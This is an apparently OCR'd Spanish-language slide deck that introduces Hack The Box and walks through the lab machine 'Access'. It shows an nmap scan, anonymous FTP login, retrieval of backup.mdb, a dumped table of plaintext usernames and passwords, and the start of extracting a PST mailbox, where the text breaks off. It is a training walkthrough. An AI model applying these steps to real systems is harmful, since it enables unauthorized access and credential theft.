
Hack The Box
1 Player
tvl: easy, medium
tvl: insane, hard
Options
©EthicalHackingCOP

ES UNA PLATAFORMA EN LÍNEA QUE LE PERMITE PROBAR SUS HABILIDADES DE PRUEBA DE PENETRACIÓN E INTERCAMBIAR IDEAS Y METODOLOGÍAS CON MILES DE PERSONAS EN EL CAMPO DE LA SEGURIDAD.

CUENTA CON >>

- COMUNIDAD CON MÁS DE 136K USUARIOS
- MÁS DE 100 MAQUINÁS PARA EXPLOTAR
- MÁS DE 60 RETOS (REVESING, CRYPTO, STEGO PWN, WEB, MISC, FORENSICS MOBILE)
- LABORATORIOS DEDICADOS

HackTheBox Training

HackTheBox Hispano

HackTheBox Global

HackLabGirls Latam

Nivel 1

ACCESS

OS: WINDOWS

DIFICULTAD: FACIL

4.3 / 10

PUNTOS: 20 PTS

IP: 10.10.10.98

RECONOCIMIENTO Y ESCANEO

```
Nmap scan report for 10.10.10.98
Host is up (0.19s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows 8 cpe:/o:microsoft:windows cpe:/o:microsoft:win
```

RECONOCIMIENTO Y ESCANEO

```
┌──[root@parrot]─[/home/ethicalhackingcop]
└──╼ #ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:ethicalhackingcop): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.
ftp>
```


RECONOCIMIENTO Y ESCANEO

```
ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM                 5652480 backup.mdb
226 Transfer complete.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 28296 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
5652480 bytes received in 21.61 secs (255.4253 kB/s)
```


RECONOCIMIENTO Y ESCANEO

```
ftp> binary
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
150 Opening BINARY mode data connection.
226 Transfer complete.
5652480 bytes received in 37.88 secs (145.7066 kB/s)
```

RECONOCIMIENTO Y ESCANEO



RECONOCIMIENTO Y ESCANEO




RECONOCIMIENTO Y ESCANEO

auth_user


id	username	password	Status	last_login	RoleID	Re
25	admin	admin	1	23/08/18 2	26	
27	engineer	access4u@security	1	23/08/18 2	26	
28	backup_admin	admin	1	23/08/18 2	26	

EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.


```
┌──[✗]─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/access]
└──╼ #apt-get install pst-utils
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
pst-utils ya está en su versión más reciente (0.6.71-0.1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
```





```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/access]
└──╼ #readpst "Access Control.pst" -o /home/ethicalhackingcop/Descargas/HTB/access/
